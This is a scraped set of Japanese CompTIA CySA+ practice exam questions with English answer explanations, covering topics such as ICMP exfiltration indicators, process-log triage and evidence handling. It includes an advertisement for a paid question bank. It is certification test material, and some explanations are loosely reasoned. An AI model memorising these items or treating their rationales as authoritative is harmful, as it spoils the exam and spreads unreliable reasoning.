CompTIA.CS0-003J.v2026-09-21.q233

試験コード：	CS0-003J
試験名称：	CompTIA Cybersecurity Analyst (CySA+) Certification Exam (CS0-003日本語版)
認証ベンダー：	CompTIA
無料問題の数：	233
バージョン：	v2026-09-21
ページの閲覧量：	102
問題集の閲覧量：	2498

https://www.jpnshiken.com/shiken/CompTIA.CS0-003J.v2026-09-21.q233.html

質問: **1**
組織の新入社員が、社内規定で個人用デバイスの使用が禁止されているにもかかわらず、一貫して個人用ウェブカメラを接続している。SOCマネージャーは、新入社員が社内規定を認識していないことを発見した。新入社員が社内規定を遵守するよう促すために、SOCマネージャーが最も推奨するであろう対策は次のうちどれか。
A. 人事部は、すべての新規従業員にユーザー契約書のコピーをメールで送信する必要があります。
B. 管理者は、新入社員がユーザー契約書を読んだことを示す口頭での確認を得なければならない。
C. 新入社員は全員、入社手続き中に会社のセキュリティポリシーに関するテストを受けなければなりません。
D. すべての新入社員は、会社のセキュリティポリシーを承認するユーザー契約書に署名する必要があります。
正解: **D** (コメントを発表する)
The best action that the SOC manager can recommend to help ensure new employees are accountable for following the company policy is to require all new employees to sign a user agreement to acknowledge the company security policy. A user agreement is a document that defines the rights and responsibilities of the users regarding the use of the company's systems, networks, or resources, as well as the consequences of violating the company's security policy. Signing a user agreement can help ensure new employees are aware of and agree to comply with the company security policy, as well as hold them accountable for any breaches or incidents caused by their actions or inactions.

質問: **2**
新しいソフトウェア要求に対するサイバーセキュリティ リスク評価を実施した後、最高情報セキュリティ責任者 (CISO) はリスク スコアが高すぎると判断しました。CISO はソフトウェアの要求を拒否しました。CISO は次のリスク管理原則のうちどれを選択しましたか?
A. 避ける
B. 転送
C. 受け入れる
D. 軽減する
正解: (正解を表示します)
Avoid is a risk management principle that describes the decision or action of not engaging in an activity or accepting a risk that is deemed too high or unacceptable. Avoiding a risk can eliminate the possibility or impact of the risk, as well as the need for any further risk management actions. In this case, the CISO decided the risk score would be too high and refused the software request. This indicates that the CISO selected the avoid principle for risk management.

質問: **3**
ある企業は、次のことを支援するエージェントベースのエンドポイント ソリューションを実装したいと考えています。
- さまざまな脅威をフラグ付けする
- 脆弱性フィードを確認する
- 集計データ

- スクリプト言語を使用してリアルタイムのメトリクスを提供する
この目標を達成するために、企業が導入すべきツールは次のどれでしょうか?
A. DLP
B. Heuristics
C. SOAR
D. NAC
正解: (正解を表示します)
Security Orchestration, Automation, and Response (SOAR)solutions allow organizations tointegrate security tools, automate response actions, and aggregate threat intelligence. This matches the organization's goal ofthreat detection, real-time analysis, and data aggregation.
* Option A (DLP - Data Loss Prevention)is focused ondata securityrather than threat aggregation and response automation.
* Option B (Heuristics)is amethod for threat detection, not aplatformfor security automation.
* Option D (NAC - Network Access Control)manages device access rather than handling security automation.
Thus,C (SOAR) is the correct answer, asit automates threat detection, intelligence integration, and real- time response.

質問: **4**
企業は、サードパーティから侵入テストレポートの概要を受け取ります。レポートの概要は、プロキシに適用する必要のあるいくつかのパッチがあることを示しています。プロキシはラック内にあり、実行されていません。
会社が新しいものに交換したため、使用されました。プロキシ上の脆弱性の CVE スコアは 9.8 です。企業がこのプロキシに関して従うべきベスト プラクティスは次のうちどれですか?
A. プロキシはそのままにします。
B. プロキシを廃止します。
C. プロキシをクラウドに移行します。
D. プロキシにパッチを適用します
正解: (正解を表示します)
The best practice that the company should follow with this proxy is to decommission the proxy.
Decommissioning the proxy involves removing or disposing of the proxy from the rack and the network, as well as deleting or wiping any data or configuration on the proxy. Decommissioning the proxy can help eliminate the vulnerability on the proxy, as well as reduce the attack surface, complexity, or cost of maintaining the network. Decommissioning the proxy can also free up space or resources for other devices or systems that are in use or needed by the company.

質問: **5**
医療施設で発生したセキュリティインシデントにおいて、権限のないユーザーが複数の患者の個人健康情報(PHI)記録をダウンロードしました。医療施設がこのインシデントに関して影響を受けた患者と連絡を取るべき最も適切な理由は次のうちどれですか？
A. 規制要件を満たすため
B. 利害関係者をなだめるため
C. 法的責任を回避するため
D. 法執行機関からの支援を得るため
正解: **A** (コメントを発表する)
The correct answer is A because the incident involves PHI - protected health information. Healthcare organizations are subject to regulatory requirements such as HIPAA, and incidents involving unauthorized access to PHI commonly require regulatory reporting and notification to affected individuals.

Exact supporting extract: the Secbay CySA+ guide states that some regulations require organizations to report incidents and notify affected individuals when privacy-impacting incidents occur. It also gives the specific example of a healthcare organization experiencing a breach of patient records and explains that reporting to regulatory authorities and notifying affected individuals demonstrates compliance, accountability, and transparency.
Another exact supporting extract states that PHI includes medical records and must be protected in specific ways under HIPAA. It also states that incident response should coordinate with regulatory bodies for industries such as healthcare.
The official CompTIA CySA+ CS0-003 objectives also place this under incident response reporting and communication, including legal, public relations/customer communication, regulatory reporting, and law enforcement.
Why the other options are incorrect:
B is incorrect because patient notification is not primarily done to appease stakeholders.
C is partially related, but not the best answer. The direct reason is regulatory compliance.
D is incorrect because communicating with patients is separate from communicating with law enforcement.

質問: **6**
アナリストは脅威ハンティング中にシステム ログを確認しています。

Time	Host	Parent Process	Child Process
1:15PM	PC1	wininit.exe	services.exe
1:15PM	PC3	outlook.exe	excel.exe
1:15PM	PC2	explorer.exe	chrome.exe
1:15PM	PC1	wininit.exe	lsass.exe
1:16PM	PC1	services.exe	svchost.exe
1:16PM	PC5	cmd.exe	calc.exe
1:16PM	PC3	excel.exe	procdump.exe
1:16PM	PC4	explorer.exe	mstsc.exe
1:17PM	PC5	explorer.exe	firefox.exe

次のホストのうち、最初に調査する必要があるのはどれですか?
A. PC1
B. PC2
C. PC3
D. PC4
E. PC5
正解: **(**正解を表示します**)**
From the logs, PC3 showsoutlook.exe spawning excel.exe at 1:15 PM, and laterexcel.exe spawning procdump.
exe at 1:16 PM. This is highly suspicious becauseoutlook.exe should not normally launch Excel, andprocdump.exe is often used by attackers to dump process memory, which is a common technique in credential theft.
* PC1:Running expected Windows processes (wininit.exe spawning services.exe and lsass.exe).
* PC2:Running a browser process (chrome.exe) from explorer.exe, which is normal.
* PC3:Highly suspicious behavior (Excel spawning procdump.exe).
* PC4:Running mstsc.exe (Remote Desktop) from explorer.exe, which is expected.
* PC5:Running Firefox from explorer.exe, which is normal.
Thus,PC3 should be prioritized for investigationdue to its potential involvement in credential theft.

質問: **7**
最近ランサムウェアの標的となったある企業のセキュリティ チームは、このインシデントの影響を受け、その範囲内にあると特定されたホストのリストを作成しました。次のホスト リストに基づきます。

Impacted hostname	OS	Function
SQL01	Windows 2012 R2	SQL Database Server
WK10-Sales07	Windows 10	Corporate Laptop
WK7-Plant01	Windows 7	Assembly/plant System
DCEast01	Windows Server 2016	Domain Controller
HQAdmin9	Windows 11	Network Admin Laptop

jpshiken.com
CompTIA

脅威アクターがグループ ポリシーを介して暗号化バイナリを配布する際に最も重要なシステムはどれですか。
A. SQL01
B. WK10-セールス07
C. WK7-プラント01
D. DCEast01
E. HQAdmin9
正解: **(**正解を表示します**)**
Based on the list of hosts and their functions, DCEast01, which is a Domain Controller, would be the most pivotal in the distribution of an encryption binary via Group Policy. Domain Controllers are responsible for security and administrative policies within a Windows Domain. Group Policy is a feature of Windows that facilitates a wide range of advanced settings that administrators can use to control the working environment of user accounts and computer accounts. Group Policy can be used to deploy software, which in this case would be the encryption binary of the ransomware. SQL01 is a database server and unlikely to be used for this purpose. WK10-Sales07 and WK7-Plant01 are client machines, and HQAdmin9, although it is a network admin laptop, would not typically be used to distribute policies across a network.

質問: **8**
机上演習の目標を最もよく表しているものは次のうちどれですか?
A. 起こり得るインシデントのシナリオと適切な対応方法をテストするため
B. 攻撃演習を実施し、対応の有効性を確認するため
C. 既存の攻撃者とその手法を再現する方法を理解する
D. 事業継続計画の有効性を確認するため
正解: **(**正解を表示します**)**
A tabletop exercise is a type of simulation exercise that involves testing possible incident scenarios and how to react properly, without actually performing any actions or using any resources. A tabletop exercise is usually conducted by a facilitator who presents a realistic scenario to a group of participants, such as a cyberattack, a natural disaster, or a data breach. The participants then discuss and evaluate their roles, responsibilities, plans, procedures, and policies for responding to the incident, as well as the potential impacts and outcomes. A tabletop exercise can help identify strengths and weaknesses in the incident response plan, improve communication and coordination among the stakeholders, raise awareness and preparedness for potential incidents, and provide feedback and recommendations for improvement.

質問: **9**
次の証拠収集方法のうち、裁判で最も受け入れられる可能性が高いのはどれですか?

A. 事故発生時のアクセスファイルをすべてコピーする
B. すべてのファイルのファイルレベルアーカイブを作成する
C. 完全なシステムバックアップインベントリの提供
D. ハードドライブのビットレベルのイメージを提供する
正解: (正解を表示します)
A bit-level image is a forensic-grade copy that preserves all data on a disk, including unallocated space, deleted files, and metadata. This is the most legally defensible form of digital evidence collection, as it ensures that no potential evidence is missed.
Copying all access files (Option A) only captures live files and omits deleted or system-level artifacts that may be critical.
Creating a file-level archive (Option B) is insufficient because it does not capture system metadata or slack space where forensic artifacts reside.
Providing a full system backup inventory (Option C) may include important files, but it lacks forensic integrity because backups often modify timestamps and do not capture all system states.
Thus, the correct answer is D, as a bit-level image ensures forensic integrity and completeness of evidence.

質問: **10**
セキュリティ アナリストは、特権アカウントからの次のアクティビティを観察しました。
。電子メールや機密情報へのアクセス
。変更中の監査ログ
。異常なログイン時間
観察されたアクティビティを最もよく説明しているものは次のうちどれですか?
A. 不規則なピアツーピア通信
B. 権限がありません
C. ネットワーク上の不正なデバイス
D. インサイダー攻撃
正解: (正解を表示します)
The observed activity from a privileged account indicates an insider attack, which is when a trusted user or employee misuses their access rights to compromise the security of the organization. Accessing emails and sensitive information, modifying audit logs, and logging in at abnormal times are all signs of malicious behavior by a privileged user who may be trying to steal, tamper, or destroy data, or cover their tracks. An insider attack can cause significant damage to the organization's reputation, operations, and compliance12.
References: The Privileged Identity Playbook Guides Management of Privileged User Accounts, How to Track Privileged Users' Activities in Active Directory

質問: **11**
ある企業が、自社の機密情報がダークウェブで販売されていることを発見した。セキュリティアナリストは、脅威ハンティングを用いて侵害の兆候を探した。ネットワークパケットキャプチャツールを実行した結果、アナリストは以下のような数百万個のパケットを特定した。
インターネットプロトコルバージョン4、送信元: 192.168.1.2、宛先: 104.21.75.76
インターネット制御メッセージプロトコル
タイプ: 8 エコーリクエスト
コード: 0
チェックサム: 0x34db [正しい]
シーケンス番号: 3362
応答が見られません
データ: 64バイト
データペイロード: 0e1b586f3568s51578a2054af4459865b34857a05924b45824...

アナリストは、その他の異常を検出または特定していません。このシナリオにおいて、悪意のある活動として最も可能性が高いのは次のうちどれですか？
A. 内部関係者がIPコマンド＆コントロールチャネルを使用して機密情報を販売しています。
B. 脅威アクターが代替プロトコルを使用してデータ流出を実行しています。
C. 機械がウイルスに感染し、ウイルスが増殖しようとしています。
D. ハクティビストが会社に対してICMP DDoS攻撃を行っています。
正解: **(**正解を表示します**)**
The correct answer is B. The packet capture shows ICMP echo request traffic, which is normally associated with ping. However, the scenario shows millions of packets carrying data payloads to an external destination, while proprietary data is already being sold on the dark web. That strongly indicates data is being hidden inside ICMP traffic, which is exfiltration over an alternative protocol.
The CompTIA CySA+ CS0-003 objectives list data exfiltration, unexpected outbound communication, and packet capture tools such as Wireshark and tcpdump under Security Operations malicious activity analysis.
The Sybex CySA+ Study Guide explains that ping uses ICMP echo requests and that ICMP is normally used to check whether a remote host is reachable. The All-in-One guide defines data exfiltration as unauthorized transfer of sensitive information from a compromised system to an external location and notes that attackers may use covert channels to exfiltrate data.
Why the other options are incorrect:
A is incorrect because the evidence does not prove an insider or normal command-and-control activity.
C is incorrect because there is no evidence of virus propagation, scanning, or lateral spread.
D is incorrect because an ICMP DDoS would focus on overwhelming a target, not carrying data payloads outbound.

質問: **12**
組織の有力な営業担当者であるジョーは、現在の雇用主と競合する新しい会社を立ち上げるため、現在の職を辞するとソーシャルメディアで発表しました。ジョーは現在の雇用主の顧客を勧誘しています。しかし、ジョーはまだ辞めておらず、現在の上司とこの件について話し合っていません。インシデント対応チームが推奨する最善のアクションは次のうちどれですか?
A. Joe の PC をネットワークから隔離します。
B. 標準の操作手順に基づいて PC を再イメージ化します。
C. モバイル デバイス管理を使用して Joe の PC のリモート ワイプを開始します。
D. 人事または法律顧問が次のステップについてアドバイスするまで何もアクションを実行しない
正解: **(**正解を表示します**)**
The best action for the incident response team to recommend in this scenario is to perform no action until HR or legal counsel advises on next steps. This action can help avoid any potential legal or ethical issues, such as violating employee privacy rights, contractual obligations, or organizational policies. This action can also help ensure that any evidence or information collected from the employee's system or network is admissible and valid in case of any legal action or dispute. The incident response team should consult with HR or legal counsel before taking any action that may affect the employee's system or network.

質問: **13**
ある企業が、自社の機密情報がダークウェブで販売されていることを発見した。セキュリティアナリストは、脅威ハンティングを用いて侵害の兆候を探した。ネットワークパケットキャプチャツールを実行した結果、アナリストは以下のような数百万個のパケットを特定した。
インターネットプロトコルバージョン4、送信元: 192.168.1.2、宛先: 104.21.75.76
インターネット制御メッセージプロトコル
タイプ: 8 エコーリクエスト
コード: 0
チェックサム: 0x34db [正しい]
シーケンス番号: 3362
応答が見られません

データ: 64バイト
データペイロード: 0e1bS8...157ea2054af44...9865b34857a05...24b45824...
アナリストは、その他の異常を検出または特定していません。このシナリオにおいて、悪意のある活動として最も可能性が高いのは次のうちどれですか？
A. 内部関係者がIPコマンド＆コントロールチャネルを使用して機密情報を販売しています。
B. 脅威アクターが代替プロトコルを使用してデータ流出を実行しています。
C. 機械がウイルスに感染し、ウイルスが増殖しようとしています。
D. ハクティビストが会社に対してICMP DDoS攻撃を行っています。
正解**: B (**コメントを発表する**)**
The correct answer is B because the packet capture shows ICMP echo request traffic carrying data in the packet payload. ICMP echo requests are normally used for ping-style connectivity checks, not for transferring business data. The presence of millions of ICMP packets with payload data, combined with the fact that proprietary information is already appearing on the dark web, strongly indicates data exfiltration over an alternative protocol, often described as ICMP tunneling or protocol misuse.
The official CompTIA CySA+ CS0-003 objectives place this directly under Security Operations, specifically analyzing indicators of potentially malicious activity and using packet capture tools. The objectives explicitly include data exfiltration, unexpected outbound communication, packet capture, Wireshark, and tcpdump as relevant skills and tools for determining malicious activity.
Supporting extract from the CySA+ Study Guide: ICMP echo requests are produced by ping, and "Ping communications take place using the Internet Control Message Protocol (ICMP)." This confirms that the observed Type 8 echo request traffic is ICMP ping-style traffic, not a normal file-transfer or application protocol.
Supporting extract from the Secbay CySA+ guide: "Data Exfiltration: Unauthorized transfer of sensitive data from a system, potentially indicating a data breach or insider threat activity." The same section also states that
"Unexpected Outbound Communication" can indicate communication with malicious or unauthorized entities.
Why the other options are incorrect:
A is not the best answer because the evidence does not prove an insider or a command-and-control channel.
The packet capture shows ICMP echo requests with data payloads, which points more directly to exfiltration.
C is incorrect because there is no evidence of malware propagation, scans, sweeps, or attempts to infect other systems.
D is incorrect because an ICMP DDoS would normally involve traffic intended to overwhelm a target. Here, the key indicator is data being carried inside ICMP echo request packets, and the business context is stolen proprietary information on the dark web.
Therefore, the most likely malicious activity is exfiltration over an alternative protocol.

質問**: 14**
あるユーザーが過去1週間にわたり継続的に大量のネットワーク帯域幅を消費しているとして、警告を受けました。調査の結果、セキュリティアナリストは以下のウェブサイトへのトラフィックを発見しました。
日時
URL
目的地港
バイト単位で
バイツアウト
2023年12月24日 14:00:25
youtube.com
80
450000
4587
2023年12月25日 14:09:30

translate.google.com
80
2985
3104
2023年12月25日 14:10:00
tiktok.com
443
675000
105
2023年12月25日 16:00:45
netflix.com
443
525900
295
2023年12月26日 16:30:45
grnail.com
443
1250
525984
2023年12月31日 17:30:25
office.com
443
350000
450
2023年12月31日 17:35:00
youtube.com
443
300
350000
アナリストは、以下のデータフローのうちどれを最初に調査すべきでしょうか？
A. netflix.com
B. youtube.com
C. tiktok.com
D. grnail.com
E. translate.google.com
F. office.com
正解: **(**正解を表示します**)**
* D (" grnail.com ") is a suspicious domain that resembles " gmail.com. "
* The high " bytes out " value (525,984 bytes) indicates potential data exfiltration.
* Attackers often use typosquatting (e.g., " grnail.com " instead of " gmail.com ") to trick users into visiting malicious sites.
Why Not Other Options?

* A (Netflix, B YouTube, C TikTok) # Large downloads, but expected behavior for streaming sites.
* E (Google Translate) # Low data volume, no exfiltration risk.
* F (Office.com) # Microsoft service, no indication of malicious activity.
Reference: CompTIA CySA+ CS0-003, Chapter 5: " Threat Intelligence and Threat Detection, " Section: " Analyzing Malicious Domains and Network Traffic. "

質問: **15**
ある企業が脆弱性管理プログラムの導入を進めている。脆弱性特定プロセスによるOT/ICS機器の誤動作リスクを最小限に抑えるために、以下のスキャン方法のうちどれを実施すべきか？
A. 認証不要のスキャン
B. パッシブスキャン
C. エージェントベースのスキャン
D. 認証スキャン
正解: (正解を表示します)
Passive scanning is a method of vulnerability identification that does not send any packets or probes to the target devices, but rather observes and analyzes the network traffic passively. Passive scanning can minimize the risk of OT/ICS devices malfunctioning due to the vulnerability identification process, as it does not interfere with the normal operation of the devices or cause any network disruption. Passive scanning can also detect vulnerabilities that active scanning may miss, such as misconfigured devices, rogue devices or unauthorized traffic. Official References:
* https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
* https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered
* https://www.comptia.org/certifications/cybersecurity-analyst

質問: **16**
セキュリティ アナリストは、ネットワーク ルーティング上の異常を特定しようとしています。アナリストが目的を最も正確に達成するためにシェル スクリプトで使用できる関数は次のうちどれですか?
A. function x() { info=$(geoiplookup $1) && echo "$1 | $info" }
B. function x() { info=$(ping -c 1 $1 | awk -F "/" 'END{print $5}') && echo "$1 | $info" }
C. function x() { info=$(dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F ".in-addr" '{print $1} ').origin.asn. cymru.com TXT +short) && echo "$1 | $info" }
D. function x() { info=$(traceroute -m 40 $1 | awk 'END{print $1}') && echo "$1 | $info" }
正解: (正解を表示します)
The function that can be used on a shell script to identify anomalies on the network routing most accurately is:
function x() { info=(dig(dig -x $1 | grep PTR | tail -n 1 | awk -F ".in-addr" '{print $1} ').origin.asn.cymru.
com TXT +short) & & echo "$1 | $info" }
This function takes an IP address as an argument and performs two DNS lookups using the dig command. The first lookup uses the -x option to perform a reverse DNS lookup and get the hostname associated with the IP address. The second lookup uses the origin.asn.cymru.com domain to get the autonomous system number (ASN) and other information related to the IP address. The function then prints the IP address and the ASN information, which can help identify any routing anomalies or inconsistencies

有効的な**CS0-003J**問題集はJPNTest.com提供され、**CS0-003J**試験に合格することに役に立ちます！JPNTest.comは今最新**CS0-003J**試験問題集を提供します。JPNTest.com CS0-003J試験問題集はもう更新されました。ここで**CS0-003J**問題集のテストエンジンを手に入れます。最新版のアクセス、https://www.jpntest.com/shiken/CS0-003J-mondaishu　**490**問、３０%ディスカウント、特別な割引コード: **JPNshiken**」

質問: **17**

社内コードレビュー中に、 ACE」と呼ばれるソフトウェアに、任意のコードの実行を可能にする脆弱性があることが発見されました。この脆弱性は、ACE ソフトウェアで使用される従来のサードパーティ ベンダー リソースにあります。ACE は世界中で使用されており、この業界の多くの企業にとって不可欠です。開発者は、脆弱性の除去には時間がかかることを最高情報セキュリティ責任者に通知しました。最初に実行すべきアクションは次のうちどれですか。
A. 会社内で潜在的な拠点を探します。
B. 顧客に脆弱性を通知します。
C. 影響を受けるベンダー リソースを ACE ソフトウェアから削除します。
D. 問題が永久的に解決されるまで、補償制御を開発します。
正解: **D (**コメントを発表する**)**
A compensating control is an alternative measure that provides a similar level of protection as the original control, but is used when the original control is not feasible or cost-effective. In this case, the CISO should develop a compensating control to mitigate the risk of the vulnerability in the ACE software, such as implementing additional monitoring, firewall rules, or encryption, until the issue can be fixed permanently by the developers. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5, page
197; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 5, page 205.

質問: **18**
セキュリティアナリストが、ネットワークデータクローゼットへの悪意のある攻撃を含むインシデントに対応しています。アナリストがインシデントを適切に記録する方法を最もよく説明しているのは次のうちどれですか。
A. すべてのネットワークデバイスの構成ファイルをバックアップします。
B. 各接続を記録して検証します。
C. ネットワーク インフラストラクチャの完全な図を作成します。
D. 影響を受けるアイテムの写真を撮ります。
正解: **(**正解を表示します**)**
A "network data closet" attack is a physical-environment incident (hardware, cabling, physical access
/tampering). Proper documentation in such cases includes documenting the scene and physical state of impacted items so that investigators can reconstruct what was present, what was changed, and how things were connected.
The All-in-One CySA+ guide explicitly states that an important step is documenting the physical environment and that an easy way is to take lots of photos of the scene:
Exact extract (All-in-One Exam Guide):
"Another important... step is to document the entire physical environment around a device. An easy way to do this is to take lots of photos of the scene." Why the other options are less correct:
* A is a recovery/ops task, not primary incident documentation of a physical attack scene.
* B may be useful in some contexts, but the best practice for a physical incident scene is to photograph impacted items and surroundings.
* C can help later, but it's not the first/best documentation action for a physical tampering incident compared to capturing the scene as-found.

質問: **19**
セキュリティ アナリストがフィッシングメールを調査中に、進行中のランサムウェア攻撃を発見しました。アナリストは電子メールからファイルのコピーをダウンロードし、影響を受けるワークステーションをネットワークから隔離します。アナリストは次のアクティビティのうちどれを次に実行する必要がありますか?
A. コンピュータをワイプしてソフトウェアを再インストールします
B. 電子メール サーバーをシャットダウンし、ネットワークから隔離します。
C. 影響を受けるワークステーションのビットレベルのイメージを取得します。
D. 同じファイルを受信した他のメールユーザーを検索します。
正解: **(**正解を表示します**)**

Searching for other mail users who have received the same file is the best activity to perform next, as it helps to identify and contain the scope of the ransomware attack and prevent further damage. Ransomware is a type of malware that encrypts files on a system and demands payment for their decryption. Ransomware can spread through phishing emails that contain malicious attachments or links that download the ransomware. By searching for other mail users who have received the same file, the analyst can alert them not to open it, delete it from their inboxes, and scan their systems for any signs of infection. The other activities are not as urgent or effective as searching for other mail users who have received the same file, as they do not address the immediate threat of ransomware spreading or affecting more systems. Wiping the computer and reinstalling software may restore the functionality of the affected workstation, but it will also erase any evidence of the ransomware attack and make recovery of encrypted files impossible. Shutting down the email server and quarantining it from the network may stop the delivery of more phishing emails, but it will also disrupt normal communication and operations for the organization. Acquiring a bit-level image of the affected workstation may preserve the evidence of the ransomware attack, but it will not help to stop or remove the ransomware or decrypt the files.

質問: **20**
MTTDがインシデント報告とコミュニケーションにどのように影響するかを説明しているのは、次のうちどれですか？
A. MTTDが短いほど、インシデントによる潜在的な影響が軽減されます。
B. MTTDの改善により、リーダーシップチームは悪用される前に脅威を認識できるようになります。
C. MTTDは、検出から応答までの許容最大時間を定義します。
D. MTTDは規制遵守の一部であり、報告のための承認されたプロセスを概説しています。
正解: **(**正解を表示します**)**
The correct answer is A. MTTD - Mean Time to Detect - measures the average time between the beginning of a security incident and its detection. A shorter MTTD means the organization detects incidents faster, which can reduce attacker dwell time, limit damage, and reduce the incident's overall impact.
Exact supporting extract: the Secbay CySA+ guide defines MTTD as the average duration between the occurrence of a security incident and its detection. It states that MTTD reflects the effectiveness of monitoring and detection capabilities and that reducing MTTD improves cybersecurity resilience.
The official CySA+ objectives include mean time to detect, mean time to respond, mean time to remediate, and alert volume under incident response metrics and KPIs.
Why the other options are incorrect:
B is incorrect because MTTD does not guarantee leadership is notified before exploitation.
C is incorrect because the time between detection and response is closer to MTTR, not MTTD.
D is incorrect because MTTD is a reporting metric, not a regulatory compliance process.
A is correct because faster detection normally reduces potential incident impact.

質問: **21**
セキュリティ アナリストは、インシデントに関連するデジタル証拠を確保する必要があります。セキュリティ アナリストは、データの正確性が否定できないことを確認する必要があります。次のうちどれを実装する必要がありますか?
A. オフライン ストレージ
B. 証拠の収集
C. 整合性の検証
D. 訴訟ホールド
正解: **C (**コメントを発表する**)**
Integrity validation is the process of ensuring that the digital evidence has not been altered or tampered with during collection, acquisition, preservation, or analysis. It usually involves generating and verifying cryptographic hashes of the evidence, such as MD5 or SHA-1. Integrity validation is essential for maintaining the accuracy and admissibility of the digital evidence in court.

質問: **22**
セキュリティオペレーションセンターのアナリストがコマンドラインを使用して特定のトラフィックを表示しています。アナリストは次のコマンドを使用します。

tshark -r file.pcap -Y " http または udp "
コマンドラインには次のうちどれが表示されますか？
A. 暗号化されたウェブ要求とドメインネームシステム(DNS)トラフィック
B. 暗号化されていないウェブ要求とDNSトラフィック
C. 暗号化も非暗号化もされていないウェブおよびDNSトラフィック
D. 暗号化されたWebトラフィックと暗号化されていないWebトラフィックおよびDNSトラフィックの両方
正解: **B (**コメントを発表する**)**
This command uses a Wireshark display filter (-Y) to show packets that match either HTTP or UDP:
* http matches HTTP protocol traffic, which is unencrypted web traffic (i.e., not HTTPS/TLS). To view encrypted web requests (HTTPS), you would need SSL/TLS decryption support and a proper setup (keys, etc.). The All-in-One guide explicitly notes Wireshark/TShark support for SSL/TLS decryption to view encrypted traffic, implying encrypted web traffic isn't simply "http" unless decrypted and dissected accordingly.
* udp matches all UDP traffic, and DNS commonly uses UDP/53, so DNS packets will be included as part of UDP traffic.
Supporting extracts from the All-in-One guide about filtering and web ports (HTTP/HTTPS) and TLS decryption capabilities:
Exact extract (All-in-One Exam Guide):
"Port filters... Example: tcp port 80 or tcp port 443"
Exact extract (All-in-One Exam Guide):
"Support for SSL/TLS decryption to view encrypted traffic"
Therefore: The filter shows unencrypted web (HTTP) traffic and UDP traffic (which includes DNS), making B the best match.

質問: **23**
アナリストは、敵対的手法を実行する権限のあるチームに対して監視を行っています。アナリストは、使用する手法の準備を整えるために、1 日に 2 回チームとやり取りします。アナリストは次のどのチームに所属していますか。
A. オレンジチーム
B. 青チーム
C. レッドチーム
D. 紫チーム
正解: **(**正解を表示します**)**
The correct answer is A. Orange team.
An orange team is a team that is involved in facilitation and training of other teams in cybersecurity. An orange team assists the yellow team, which is the management or leadership team that oversees the cybersecurity strategy and governance of an organization. An orange team helps the yellow team to understand the cybersecurity risks and challenges, as well as the roles and responsibilities of other teams, such as the red, blue, and purple teams12.
In this scenario, the analyst is conducting monitoring against an authorized team that will perform adversarial techniques. This means that the analyst is observing and evaluating the performance of another team that is simulating real-world attacks against the organization's systems or networks. This could be either a red team or a purple team, depending on whether they are working independently or collaboratively with the defensive team345.
The analyst interacts with the team twice per day to set the stage for the techniques to be used. This means that the analyst is providing guidance and feedback to the team on how to conduct their testing and what techniques to use. This could also involve setting up scenarios, objectives, rules of engagement, and success criteria for the testing. This implies that the analyst is facilitating and training the team to improve their skills and capabilities in cybersecurity12.
Therefore, based on these descriptions, the analyst is a member of an orange team, which is involved in facilitation and training of other teams in cybersecurity.
The other options are incorrect because they do not match the role and function of the analyst in this scenario.
Option B is incorrect because a blue team is a defensive security team that monitors and protects the organization's systems and networks from real or simulated attacks. A blue team does not conduct monitoring against an authorized team that will perform adversarial techniques, but rather defends against them345.

Option C is incorrect because a red team is an offensive security team that discovers and exploits vulnerabilities in the organization's systems or networks by simulating real-world attacks. A red team does not conduct monitoring against an authorized team that will perform adversarial techniques, but rather performs them345.
Option D is incorrect because a purple team is not a separate security team, but rather a collaborative approach between the red and blue teams to improve the organization's overall security. A purple team does not conduct monitoring against an authorized team that will perform adversarial techniques, but rather works with them345.
References:
* 1 Infosec Color Wheel & The Difference Between Red & Blue Teams
* 2 The colors of cybersecurity - UW-Madison Information Technology
* 3 Red Team vs. Blue Team vs. Purple Team Compared - U.S. Cybersecurity
* 4 Red Team vs. Blue Team vs. Purple Team: What's The Difference? | Varonis
* 5 Red, blue, and purple teams: Cybersecurity roles explained | Pluralsight Blog

質問: **24**
マネージド セキュリティ サービス プロバイダーは、クライアントがネットワークに接続するデバイスの数を 2 倍にすることで生じる作業負荷の増加により、人材の確保に困難を抱えています。次のうちどれ
スタッフを増やさずに仕事量を減らすのに最善の策は何でしょうか?
A. SIEM
B. XDR
C. SOAR
D. EDR
正解: (正解を表示します)
SOAR stands for Security Orchestration, Automation and Response, which is a set of features that can help security teams manage, prioritize and respond to security incidents more efficiently and effectively. SOAR can help decrease the workload without increasing staff by automating repetitive tasks, streamlining workflows, integrating different tools and platforms, and providing actionable insights and recommendations.
SOAR is also one of the current trends that CompTIA CySA+ covers in its exam objectives. Official References:
* https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered
* https://www.comptia.org/certifications/cybersecurity-analyst
* https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives

質問: **25**
調査を開始するとき、最初に行う必要があるのは次のうちどれですか?
A. 法執行機関に通報する
B. 現場を確保する
C. 関連する証拠をすべて押収する
D. 証人への聞き取り
正解: (正解を表示します)
The first thing that must be done when starting an investigation is to secure the scene. Securing the scene involves isolating and protecting the area where the incident occurred, as well as any potential evidence or witnesses. Securing the scene can help prevent any tampering, contamination, or destruction of evidence, as well as any interference or obstruction of the investigation.

質問: **26**
不満を抱いたオープンソース開発者が、ワイパーとして機能するロジック爆弾を使用してコードリポジトリを妨害することを決定しました。この行為は、サイバーキルチェーンの次のどの部分を示していますか?

A. 偵察
B. 武器化
C. 搾取
D. インストール
正解: **(**正解を表示します**)**
Weaponization is the stage of the Cyber Kill Chain where the attacker creates or modifies a malicious payload to use against a target. In this case, the disgruntled open-source developer has created a logic bomb that will act as a wiper, which is a type of malware that destroys data on a system. This is an example of weaponization, as the developer has prepared a cyberweapon to sabotage the code repository.
References: The answer was based on the web search results from Bing, especially the following sources:
Cyber Kill Chain® | Lockheed Martin, which states: "In the weaponization step, the adversary creates remote access malware weapon, such as a virus or worm, tailored to one or more vulnerabilities."
The Cyber Kill Chain: The Seven Steps of a Cyberattack - EC-Council, which states: "In the weaponization stage, all of the attacker's preparatory work culminates in the creation of malware to be used against an identified target." What is the Cyber Kill Chain? Introduction Guide - CrowdStrike, which states: "Weaponization: The attacker creates a malicious payload that will be delivered to the target."

質問: **27**
電子メール クライアントを最新のパッチに更新した後、従業員の約 15% のみが電子メールを使用できるようになりました。Windows 10 ユーザーには問題は発生していませんが、Windows 11 ユーザーには継続的に問題が発生しています。変更管理チームが実行できなかったのは次のうちどれですか。
